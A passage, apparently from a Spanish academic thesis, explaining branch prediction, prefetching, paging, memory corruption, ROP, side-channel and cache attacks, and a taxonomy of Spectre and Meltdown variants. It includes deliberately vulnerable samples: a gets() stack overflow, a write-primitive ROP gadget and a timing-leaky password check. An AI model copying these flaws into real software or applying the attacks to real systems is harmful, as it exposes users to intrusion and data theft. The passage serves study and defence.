


Figura 8: predictor de saltos híbrido de múltiples componentes.

La idea principal de este tipo de predictores es lograr combinar múltiples estrategias de predicción utilizadas por predictores independientes en un único predictor, utilizando un mecanismo de selección que determine cuál de los N predictores deberá realizar la predicción para cada salto/rama. De esta manera se obtiene una mejor tasa de acierto gracias a la explotación del potencial de cada componente.

El Branch Target Buffer (BTB) o buffer de predicción de saltos se utiliza como una caché donde se almacena el Program Counter (PC) de la instrucción de la rama y el PC del destino de la rama o salto. Cuando se encuentra un salto se inspecciona el BTB y se utiliza un predictor para determinar si se salta al destino o no.

Para seleccionar el predictor que realizará la predicción, en cada entrada del BTB se añaden contadores (Predictor Selection Counters) con una saturación de 2 bits. Estos contadores son inicializados a 3 indicando que el salto deberá ser tomado, luego todos los predictores realizarán su predicción y se utilizará aquel que coincida con el estado 3 (salto tomado). Cuando más de dos contadores contienen el valor 3, entonces se utiliza el priority encoder para decidir cuál de las predicciones se utilizará.

Cuando se resuelve el salto se actualiza el valor de los contadores, decrementando aquellos que fallaron la predicción e incrementando los que acertaron.

2.3.2. Cache prefetching

Otra de las técnicas utilizadas para mejorar el rendimiento es el prefetching de datos o instrucciones. La idea es traer instrucciones o datos que estén almacenados en una memoria lejana

y lenta (por ej. memoria principal), hasta una caché con una latencia baja antes de que sean necesarias, evitando así desperdiciar ciclos de reloj en esperas.

Uno de los problemas cuando se realiza prefetching de datos es que normalmente el patrón de accesos que se sigue no es tan recurrente o regular como los patrones de las instrucciones y, por lo tanto, realizar un prefetch de manera precisa supone un gran reto.

Existen dos maneras de realizar prefetching:

1. Prefetching basado en hardware: se implementa en el hardware y mediante distintas estrategias se explota la información obtenida en tiempo de ejecución, observando el flujo de instrucciones o datos ejecutados por los programas se realiza una carga anticipando las necesidades.
2. Prefetching basado en software: el propio compilador realizaría un análisis del código y explícitamente añadiría instrucciones de prefetching durante la compilación. Normalmente solo se realiza el prefetch en estructuras iterativas que realicen accesos a vectores.

Intel implementa distintos hardware prefetchers en algunos procesadores [2], aunque son bastante opacos a la hora de documentar su funcionamiento:

- ✚ L2 hardware prefetcher: carga líneas adicionales de código o datos a la caché L2.
- ✚ L2 prefetcher de líneas de caché adyacentes: carga bloques de 128 bytes (pares de líneas).
- ✚ DCU (L1-data) prefetcher: carga la siguiente línea de caché al L1 de datos.

- ✚ DCU IP prefetcher: utilizando un historial de accesos secuenciales basado en el puntero de instrucciones de cargas previas, determina qué líneas adicionales cargar.

Dos de las estrategias más comunes utilizadas para hacer prefetching hardware son:

1. Sequential prefetching: se explota el principio de localidad espacial de manera que se anticipan los fallos de caché. Cada vez que se accede a un bloque B existe una alta probabilidad de que también se acceda al bloque $B+1$. En base a esto, se hará el prefetch y se almacenaría en el stream buffer.

El stream buffer es una cola FIFO (First In, First Out) que almacena las líneas precargadas evitando así contaminar la caché; cuando alguna de estas se referencia, entonces se mueven a la caché y se realiza el prefetch del siguiente bloque.

El modo de funcionamiento descrito sigue la estrategia one block lookahead (OBL).

2. Strided prefetching: cuando se observa un patrón recurrente y se determina el desplazamiento utilizando en la secuencia (B , $B+N$, $B+2N$, $B+3N$, etc.), llamémosle N , entonces se haría prefetch del siguiente bloque, en el ejemplo anterior: $B+4N$. Este tipo de situaciones suele ser común cuando se está iterando sobre un array de estructuras e inspeccionando un campo de estas; con un stride prefetching se cargaría únicamente las líneas que contienen los datos que nos interesan.

2.4. Memoria virtual

La memoria virtual es una abstracción de las direcciones de memoria del dispositivo físico de almacenamiento subyacente.

La arquitectura x86 64-bit sigue un esquema de paginación multinivel: se utilizan 4 niveles de paginación donde cada tabla de páginas tiene 512 entradas de 8 bytes cada una.




Figura 9: bits de una dirección de memoria virtual en x86_64.

Los 16 bits más significativos de la dirección virtual son descartados y se utilizan como una extensión de signo, aunque en un futuro podrían aprovecharse para añadir un quinto nivel.

Cada programa tiene su propia tabla de páginas donde se almacena el mapeo de las páginas de memoria virtual a los frames (marcos) de la memoria física. Para poder diferenciar las tablas de páginas se utiliza el registro de control CR3, que apunta a la tabla de páginas activa, y el sistema operativo es el encargado de actualizar el registro para que apunte a la tabla de páginas correcta antes de ejecutar el software.

En cada acceso a memoria, la MMU (Memory Management Unit) realiza la traducción de la página accedida al frame físico que le corresponde, utilizando la tabla a la que apunta el registro de control, de manera transparente al programa.

Uno de los problemas que existen en la paginación multinivel a la hora de traducir las direcciones virtuales es que se necesita un acceso a memoria por cada nivel de traducción, lo cual es costoso. Para lidiar con este problema y mejorar el rendimiento en la arquitectura x86_64 se

utiliza una caché que guarda las últimas traducciones, el translation lookaside buffer (TLB) o búfer de traducción anticipada.

Esta caché no es del todo transparente al software: el kernel es el encargado de actualizar el TLB cada vez que se modifica una tabla de páginas invalidando la traducción, de manera que el siguiente acceso deberá resolverse recorriendo la tabla de páginas. Otro aspecto importante a tener en cuenta es limpiar el TLB cada vez que se realiza un cambio de contexto; si no, las direcciones virtuales del programa estarían apuntando a los frames físicos previamente traducidos y guardados en la caché.

2.5. Corrupciones de memoria

Las corrupciones de memoria son una clase importante de vulnerabilidades software, en las que la memoria es alterada comúnmente por un error de programación, desencadenando un comportamiento inesperado que podría dar lugar a una ejecución de código arbitrario en el sistema.

Algunos conceptos básicos relacionados con las corrupciones de memoria son:

- ✚ Bug: error de software o fallo de programación que causa un comportamiento anómalo o desencadena un resultado inesperado en la aplicación.
- ✚ Vulnerabilidad: clase particular de bug que puede ser aprovechado por un atacante para comprometer la seguridad, integridad, disponibilidad y confidencialidad del sistema.
- ✚ Exploit: pequeña pieza de código que explota una vulnerabilidad de un sistema, con el fin de conseguir un comportamiento no deseado para el mismo.

✚ Payload: efecto que se desea lograr al explotar una vulnerabilidad.

Cuando un atacante escribe un exploit para una vulnerabilidad, busca maximizar el grado de fiabilidad de este. Para lograr una fiabilidad del 100% se debe garantizar una explotación exitosa frente a una versión y entorno específicos, mediante el desencadenamiento de una serie de pasos deterministas. Además, debe garantizar un control adecuado, capaz de detectar errores durante el proceso de explotación y abortar de manera silenciosa con una salida limpia. Bajo ningún concepto se debe dejar el sistema en un estado inestable. El exploit debe de restaurar todo lo necesario para pasar inadvertido.

Pero no todas las corrupciones de memoria cumplen las condiciones necesarias para ser un candidato válido para la explotación [3].

Un ejemplo de corrupción de memoria sería el código mostrado a continuación.

```
int main(int argc, char* argv[argc+1]) {  
    char buffer[256];  
    gets(buffer);  
    return EXIT_SUCCESS;  
}
```

Listado 5: ejemplo de desbordamiento de buffer basado en la pila.

La API gets() lee todos los bytes que un usuario introduzca por entrada estándar hasta que encuentra un salto de línea, que utiliza como delimitador para dejar de leer. Si un atacante decidiese introducir más bytes que el tamaño máximo que puede albergar el buffer, entonces se produciría un desbordamiento [4] y se sobrescribiría la memoria contigua a este; como consecuencia se podría llegar a controlar la dirección de retorno del procedimiento y bifurcar la ejecución del programa hacia una zona controlada por el atacante.

2.5.1. Ataques de reutilización de código

Tanto los compiladores como los sistemas operativos modernos ofrecen ciertas medidas de seguridad a los usuarios, que intentan mitigar o dificultar la explotación de las vulnerabilidades.

Algunas de las protecciones más significativas son:

- ✚ La aleatoriedad en la disposición del espacio de direcciones de memoria (ASLR).
 - Estática: se aleatorizan de manera independiente las secciones stack, heap, vDSO y MMAP. La dirección base del programa sigue siendo estática.
 - Independiente de la posición ejecutable (PIE): cuando el programa se compila con esta protección, todas las direcciones base de las secciones en memoria se aleatorizan.
- ✚ StackGuard: se precede al apuntador de marco antiguo y la dirección de retorno almacenados en el marco de pila con un valor aleatorio que se comprueba en el epílogo de la función antes de restaurarlo, de manera que si este se ha modificado se aborta la ejecución.
- ✚ W^X (write xor execute). Es una política de seguridad que asegura que las páginas de memoria sean escribibles o ejecutables, pero nunca ambas cosas. De la otra manera un atacante podría escribir códigos de operación de la CPU en un área de memoria reservado para datos (por ej. la pila) y ejecutar código arbitrario.

Para sortear estas protecciones los atacantes suelen utilizar diversas técnicas; una de ellas son los ataques de reutilización de código (Return-oriented Programming, ROP). El objetivo de esta

técnica es controlar el flujo de ejecución de un programa, logrando inducir un comportamiento arbitrario mediante la reutilización de código existente.

La programación orientada al retorno consiste en encadenar pequeñas secuencias de instrucciones llamadas “gadgets”, que estén presentes en las secciones de código del programa y/o de las bibliotecas compartidas. Para poder encadenar los gadgets entre sí, estos tienen que terminar en un retorno.

Esta metodología es una de las más utilizadas en la explotación moderna de corrupciones de memoria. La única premisa que se debe cumplir para poder efectuarla es que el atacante tenga control de los valores almacenados en la pila, bien gracias a un desbordamiento de buffer basado en la pila o mediante un pivoteo de la pila hacia una zona controlada por el atacante.

```
pop rdi
pop rsi
mov qword ptr [rdi], rsi
ret
```

Listado 6: código ensamblador de ejemplo de un gadget.

El gadget anterior permitiría a un atacante forjar una primitiva de escritura arbitraria. En el momento de ejecución del gadget se cargarán en los registros RDI y RSI dos valores consecutivos desde la cima de la pila, siendo el primer QWORD desapilado interpretado como un puntero que se desreferencia y almacena en su interior el segundo QWORD.

2.6. Tablas de funciones virtuales

Las tablas de funciones virtuales son un mecanismo que se utiliza en diferentes lenguajes de programación para crear enlaces en tiempo de ejecución mediante punteros a funciones virtuales.

Este concepto es el pilar fundamental utilizado para llevar a cabo el polimorfismo en los paradigmas de programación orientada a objetos.

Cuando se define una función virtual dentro de una clase, la mayoría de los compiladores añaden un miembro oculto que normalmente se conoce como vpointer (puntero virtual), que es una referencia a una tabla compuesta por punteros a todas las funciones virtuales que podrá invocar ese objeto.

Los punteros a funciones virtuales son necesarios para poder ejecutar la implementación correcta de la función virtual. En tiempo de compilación, no es posible saber si la implementación que se desea ejecutar es la que se definió en la clase base o una redefinición realizada por una clase que hereda de esta.

Considere como ejemplo las siguientes clases definidas en C++:

```
class B1 {  
    public:  
        virtual ~B1() {};  
        virtual void f0() {  
            puts("función f0 definida en b1");  
        };  
};  
  
class C1 : public B1 {  
    public:  
        void f0() override;  
};  
  
void C1::f0() {  
    puts("función f0 redefinida en c1");  
}
```

Listado 7: ejemplo de funciones virtuales y herencia en C++.

En este caso la subclase C1 redefine la función virtual f0. Si se declara un objeto b1 de la clase B1 y se le asigna un nuevo objeto de la clase C1, en el momento en el que se realice la llamada a

la función virtual, si utilizásemos enlaces estáticos habría un problema a la hora de determinar qué función virtual ejecutar. Desde el punto de vista del compilador, b1 apuntaría a un objeto de la clase B1, cuando en realidad está apuntando a un objeto de la clase C1 y la función que debe ejecutar es C1::f0().

```
B1* b1 = new C1();  
b1->f0();
```

Listado 8: ejemplo de invocación de función virtual.

2.7. Ataques de canal lateral

Los ataques de canal lateral consisten en lograr extraer información secreta explotando efectos secundarios observables, derivados de los cálculos realizados por dispositivos físicos.

Este tipo de ataques fueron descritos por Kocher en 1996 [5], donde observando efectos físicos como el consumo de energía, la radiación electromagnética o el ruido acústico fueron capaces de extraer claves criptográficas e información secreta, a diferencia del análisis criptográfico clásico, donde se explotaban las debilidades de la primitiva criptográfica.

Los ataques de canal lateral pueden clasificarse en dos bloques:

1. Invasivos frente a no invasivos: los ataques invasivos requieren abrir físicamente el dispositivo explotado para decapar el chip.
2. Activos frente a pasivos: en los ataques activos se manipula la operación del dispositivo, por ejemplo, inyectando faults (eléctricos, ópticos, etc.) o haciendo glitching. Por contrario los pasivos se limitan a observar el comportamiento del dispositivo.

Los ataques de canal lateral normalmente dependen de la relación señal-ruido (SNR):

$$SNR = \frac{\sigma^2_{señal}}{\sigma^2_{ruido}}$$

Donde la señal hace referencia a la potencia de la señal de la exfiltración que está correlacionada con los datos secretos y el ruido es la potencia de la señal que no tiene correlación con el secreto.

Las contramedidas o mecanismos de ocultación buscan disminuir la SNR, aumentando el ruido o disminuyendo la señal con el fin de contrarrestar los ataques de canal lateral.

A continuación, se explican algunos de los ataques de canal lateral más comunes.

2.7.1. Ataques de mediciones de tiempos

Los ataques de mediciones de tiempo explotan las diferencias del tiempo de ejecución en relación con las dependencias de los datos.

Se utilizará como ejemplo el siguiente fragmento de código de una rutina utilizada para validar una contraseña:

```
bool check(char* password) {  
    for (size_t i=0; i < PASSWORD_SIZE; ++i)  
        if (password[i] != secret_password[i])  
            return false;  
    return true;  
}
```

Listado 9: ejemplo de rutina que valida una contraseña.

En un principio el código de la rutina parece tan seguro como la longitud de la contraseña secreta utilizada en la comprobación. No obstante, si se presta la suficiente atención observará que en el momento en el que uno de los caracteres de la contraseña introducida por el usuario es

incorrecto, la rutina deja de comprobar el resto de los caracteres y devuelve que la contraseña es inválida.

Este mecanismo de validación supone un gran problema, un atacante podría realizar una medición del tiempo que tarda entre que envía la contraseña y recibe la respuesta. Si el primer carácter que envió era correcto la diferencia de tiempo será mayor, porque el algoritmo deberá realizar una segunda iteración para comprobar el segundo carácter proporcionado.

De esta manera en vez de realizar un ataque de fuerza bruta basada en diccionarios, el escenario se convierte en una búsqueda binaria de los caracteres correctos revelados en las diferencias de tiempos de ejecución. Sin embargo, hay que tener en cuenta que para poder llevar este ataque a la práctica las mediciones de tiempos deben de ser fiables, y gracias a la repetición del experimento se podrán filtrar las diferencias de tiempos que en realidad no tuviesen dependencia de los datos y pudiesen causar falsos positivos.

2.7.2. Ataques de análisis de potencia

Cuando una lógica síncrona recibe una señal de reloj, la salida de un registro se envía a través de la lógica combinacional. Durante ese proceso los transistores intermedios cambian de estado permitiendo que las señales individuales o todo el bus lleguen a su destino. Esto además de consumir tiempo, consume la energía necesaria para ese cambio.

Los ataques de análisis de potencia consisten en medir la potencia de esos cambios y, analizando la traza, caracterizar los bloques lógicos. Por ejemplo, cada instrucción que se ejecuta en una CPU deja una traza de consumo distinta que se puede observar durante los ciclos de reloj.

Dos de los ataques de análisis de potencia más comunes serían:

1. Análisis de potencia simple.

La idea principal de los análisis de potencia simples consiste en analizar las trazas de consumo de un microchip durante alguna operación de seguridad relevante. Simplemente observando la traza del consumo de la potencia entre los ciclos de reloj se pueden identificar las operaciones que se realizan en el chip, además de las operaciones el atacante podría ser capaz de identificar los datos procesados.

Por poner un ejemplo, a continuación, se muestra la traza de consumo de potencia durante un descifrado RSA en una tarjeta sin contramedidas.

Gracias al funcionamiento iterativo en el algoritmo a la hora de descifrar, un atacante podría ser capaz de diferenciar cuándo se está elevando al cuadrado (menos consumo en la traza, 0) de cuándo se está elevando al cuadrado y multiplicando (más consumo en la traza, 1). Esto se traduce en que el atacante sería capaz de exfiltrar los bits de la clave RSA secreta utilizada.




Figura 10: consumo de potencia del algoritmo RSA en una tarjeta sin contramedidas.

2. Análisis diferencial de potencia.

Con el fin de evitar que los atacantes sean capaces de detectar los picos de consumo de los dispositivos, se añadieron contramedidas tales como gastar la misma potencia o tardar siempre un tiempo constante en realizar la operación, gracias a un filtrado interno o aleatorización del consumo (por ej. añadiendo ciclos inútiles para despistar). Para poder explotar estas contramedidas se realizan análisis diferenciales de potencia, donde un atacante recolecta un gran número de trazas de potencia y realizando hipótesis estadísticas utilizando modelos de potencia (por ej. hamming weight), se define un comportamiento teórico del consumo de la potencia del algoritmo criptográfico atacando.

Utilicemos como ejemplo el primer byte de una clave utilizada en la primera ronda de un cifrado AES. El atacante recoge un gran número de trazas de potencia del primer cálculo y realiza una hipótesis sobre un consumo de potencia teórico, y para contrastar si la hipótesis de partida fue correcta se utilizarán métodos de inferencia estadística (por ej. coeficiente de correlación de Pearson) determinando la precisión de esta. Se repetirá este procedimiento para las 255 combinaciones restantes del byte, y si las trazas de consumo recolectadas son lo suficientemente buenas se identificará claramente el valor correcto.

2.7.3. Ataques de emanaciones electromagnéticas

Otro tipo de ataques de canal lateral son los que utilizan las emisiones electromagnéticas de los dispositivos generadas por dependencias de datos, realizando mediciones y procesando las señales.

El modo de funcionamiento sería similar al ejemplo utilizado en el análisis de potencia simple. Cada operación realizada por el algoritmo criptográfico emite diferentes cantidades de radiación, por tanto, si se toman trazas del electromagnetismo generado se podrían identificar las operaciones utilizadas durante la exponenciación modular (square and multiply) de RSA, y de esta manera revelar la clave privada.

Por poner otro ejemplo, utilizando las emisiones electromagnéticas de alta frecuencia de los monitores antiguos de tubo, se podría llegar a modular en AM la famosa composición “Para Elisa” (Für Elise) de Ludwig van Beethoven.

2.8. Ataques de canal lateral en la caché

La caché siempre ha sido un elemento atractivo desde el punto de vista del atacante ya que no entiende de privilegios. Con eso nos referimos a que pueden realizarse ataques de canal lateral utilizando la caché como un canal encubierto desde dentro de una máquina virtual, una sandbox, otro core distinto y hasta inclusive otra CPU distinta [6] [7] [8].

Este tipo de ataques se componen de dos fases:

1. **Preparación:** se manipula la caché, dejándola en un estado conocido por el atacante mediante diferentes primitivas. A continuación, se espera a que la víctima realice sus operaciones, dejando efectos observables en la caché.
2. **Observación:** se examina la caché, observando las diferencias del estado actual frente al estado inicial en el que se dejó en la fase de preparación

Tomando esas dos fases como idea principal del ataque, en las siguientes secciones se describen las dos grandes familias de ataques de canal lateral. El resto de las técnicas son meras variaciones.

2.8.1. Prime+Probe

En el ataque Prime+Probe [9] se realiza un aprendizaje sobre los accesos que realiza una víctima durante su actividad a un conjunto de la caché.




Figura 11: ejemplo ataque de caché Prime+Probe.

Durante la primera fase de preparación (“prime”) el atacante manipula el estado de la caché, realizando accesos a todas las líneas del conjunto e introduciendo bloques de datos controlados.

Tras la preparación se realiza una espera donde la víctima ejecuta las distintas operaciones dependientes de datos sensibles, que pueden resultar en accesos a memoria.

Para finalizar se realiza la fase de observación (“probe”). El atacante recargará en la caché los mismos bloques de datos utilizados en la fase de inicialización, pero además llevará a cabo mediciones para cada acceso, pudiendo darse dos sucesos:

1. Si la víctima no accedió a los bloques de datos que el atacante había introducido en el conjunto de la caché, la latencia será baja porque los datos aún siguen cacheados.
2. El otro caso es que la víctima haya accedido a alguno de los bloques de datos del atacante, realizando un desalojo del bloque de datos y reemplazándolo con un nuevo bloque traído desde memoria principal, por consiguiente, este proceso será más lento.

Cabe recalcar que esta segunda fase de observación serviría como inicialización de la siguiente repetición en el proceso de monitorización, pues el atacante ha vuelto a manipular el estado de la caché introduciendo sus datos en las líneas del conjunto.

Para poder llevar a cabo el escenario planteado, antes hay que hacer una fase de pre-preparación donde se determine un valor umbral capaz de diferenciar entre accesos a caché y accesos a DRAM, y además deberá identificar un conjunto de desalojo de direcciones que se mapen al mismo conjunto de la caché, residiendo en distintas líneas.

2.8.2. Flush+Reload

En el ataque Flush+Reload [10] se realiza un aprendizaje sobre los accesos que realiza una víctima durante su actividad a una línea de un conjunto de la caché. A diferencia de Prime+Probe

cuya granularidad era a nivel de conjunto, aquí tenemos una mejor precisión y menos falsos positivos. Este ataque estaría limitado a memoria compartida.




Figura 12: ejemplo de ataque de caché Flush+Reload.

Durante la fase de preparación (“flush”) el atacante manipula el estado de la caché, invalidando las líneas todos los niveles de la jerarquía en el dominio de coherencia de cachés.

Tras la preparación se realiza una espera donde la víctima ejecuta las distintas operaciones dependientes de datos sensibles, que pueden resultar en accesos a memoria.

Para finalizar se realiza la fase de observación (“reload”). El atacante accederá en la caché a todas las líneas invalidadas en la fase de inicialización, pero además llevará a cabo mediciones para cada acceso. Si la víctima accedió a alguna de las líneas de la caché la medición del acceso en la “recarga” será rápido.

3. Estado del arte

3.1. Introducción

A principios de 2018 se reportaron dos vulnerabilidades hardware críticas existentes en la mayoría de los procesadores modernos: Spectre y Meltdown [11] [12].

En Spectre se explota la ejecución especulativa utilizada por los microprocesadores en las predicciones de saltos, logrando exfiltrar información sensible de aplicaciones seguras. Esta vulnerabilidad tiene la peculiaridad de ser especialmente peligrosa debido a que podría explotar remotamente el microprocesador de un usuario legítimo que estuviera navegando en la página web de un atacante. Utilizando un lenguaje interpretado como JavaScript que se ejecuta de manera local al utilizar un navegador web que lo soporte, como es el caso de cualquier navegador web moderno, forzaría a que el microprocesador de la víctima realizase predicciones incorrectas a la hora de tomar saltos condicionales y especulativamente el atacante lograría leer toda la memoria virtual del mapa del proceso del navegador. Como consecuencia, se podría revelar información sensible del usuario afectado (por ej. cookies de sesión). También se ha logrado leer memoria virtual del kernel desde espacio de usuario explotando el compilador JIT de eBPF, o escapar KVM logrando leer memoria virtual del huésped desde el invitado [13].

Meltdown por el contrario, explota una condición de carrera en el diseño de los microprocesadores, rompiendo las barreras de aislamiento de los sistemas operativos modernos, permitiendo a un atacante acceder a la memoria virtual de otros programas revelando sus secretos.

Esta vulnerabilidad podría ser explotada en un escenario real para sortear la aleatoriedad en la disposición del espacio de direcciones virtuales del kernel (KASLR) [14].

A raíz del descubrimiento de estas vulnerabilidades transitorias, comenzó a despertar el interés de los investigadores por esta nueva clase de errores microarquitecturales. Desde entonces se han ido realizando diferentes descubrimientos sobre nuevas vías de explotación, como es la familia de vulnerabilidades Microarchitectural Data Sampling (MDS), donde logran exfiltrar información mediante la escucha de los buffers utilizados en la microarquitectura aprovechando una ventana de ejecución especulativa que sucede desde que se genera una excepción hasta que esta es procesada.

3.2. Taxonomía vulnerabilidades transitorias

A continuación, se realiza una minuciosa clasificación [15] de los distintos tipos y variantes de las vulnerabilidades transitorias.

Se pueden diferenciar dos grandes bloques en función del causante de la ejecución transitoria. Por un lado, estaría Spectre cuando la causa es una predicción sobre el control o flujo de datos, y por el otro lado, si la causa es un fallo o una asistencia de microcódigo en la retirada de instrucciones nos encontramos con Meltdown.

La siguiente subdivisión que se realiza en la clasificación de Spectre es en función del búfer utilizado en la microarquitectura. En el caso de Meltdown la subdivisión se realiza diferenciando el tipo de fallo o asistencia que se efectúa.

Después de diferenciar el búfer utilizado en Spectre, se clasifica en función de la estrategia utilizada en el entrenamiento. Podemos encontrar dos situaciones:

1. Espacio de direcciones cruzado.
2. Mismo espacio de direcciones.

El último nivel de la clasificación utilizado en Spectre diferencia entre:

1. Dentro del lugar: se realiza un entrenamiento sobre la misma dirección virtual utilizada en el salto condicional de la víctima.
2. Fuera del lugar: se realiza el entrenamiento sobre una dirección virtual congruente.

En Meltdown tras clasificar el tipo de fallo o asistencia, se reduce la granularidad del tipo para diferenciar los causantes. Finalmente se clasifica en función de los buffers internos utilizados (Line Fill Buffer, Load Ports y Store Buffers) o el nivel de la caché atacada (L1, L2, L3/LLC).

1. Spectre [11] [16]

1.1. Spectre-PHT (Bounds Check, Spectre v1) [17]

1.1.1. Espacio de direcciones cruzado

1.1.1.1. PHT-CA-IP (Pattern History Table, Cross Address Space, In Place)

1.1.1.2. PHT-CA-OP (Pattern History Table, Cross Address Space, Out Of Place)

1.1.2. Mismo espacio de direcciones

1.1.2.1. PHT-SA-IP (Pattern History Table, Same Address Space, In Place) [18]

1.1.2.2. PHT-SA-OP (Pattern History Table, Same Address Space, Out Of Place)

1.2. Spectre-BTB (Branch Target, Spectre v2)

1.2.1. Espacio de direcciones cruzado

1.2.1.1. BTB-CA-IP (Branch Target Buffer, Cross Address Space, In Place) [19]

1.2.1.2. BTB-CA-OP (Branch Target Buffer, Cross Address Space, Out Of Place)

1.2.2. Mismo espacio de direcciones

1.2.2.1. BTB-SA-IP (Branch Target Buffer, Same Address Space, In Place)

1.2.2.2. BTB-SA-OP (Branch Target Buffer, Same Address Space, Out Of Place)

[19]

1.3. Spectre-RSB (Return Mispredict, ret2spec)

1.3.1. Espacio de direcciones cruzado

1.3.1.1. RSB-CA-IP (Return Stack Buffer, Cross Address Space, In Place) [20]

1.3.1.2. RSB-CA-OP (Return Stack Buffer, Cross Address Space, Out Of Place)

1.3.2. Mismo espacio de direcciones

1.3.2.1. RSB-SA-IP (Return Stack Buffer, Same Address Space, In Place) [20]

1.3.2.2. RSB-CA-OP (Return Stack Buffer, Cross Address Space, Out of Place)

[20] [21]

1.4. Spectre-STL (Store To Load) (Speculative Store, Spectre v4)

2. Meltdown

2.1. Meltdown-NM-REG (Lazy FP State Restore) [22]

2.2. Meltdown-AC (Unaligned Memory Exception, RIDL)

2.2.1. Meltdown-AC-LFB (Alignment Check, Load Fill Buffer) [23] [24]

2.2.2. Meltdown-AC-LP (Alignment Check, Load Ports) [23] [24]

2.3. Meltdown-DE (Divide-by-zero Exception)

2.4. Meltdown-PF (Page Fault)

2.4.1. Meltdown-US (User/Supervisor Attribute)

2.4.1.1. Meltdown-US-L1 (Meltdown) [12]

2.4.1.2. Meltdown-US-LFB (User/Supervisor Attribute, Load Fill Buffer) (ZombieLoad v1) [23] [25]

2.4.1.3. Meltdown-US-SB (User/Supervisor Attribute, Store Buffers) (Fallout) [26]

2.4.2. Meltdown-P (Unmapped Pages)

2.4.2.1. Meltdown-P-L1 (Present bit) (Foreshadow) [27] [28]

2.4.2.2. Meltdown-P-LFB (Present bit, Load Fill Buffer) (RIDL) [25] [23]

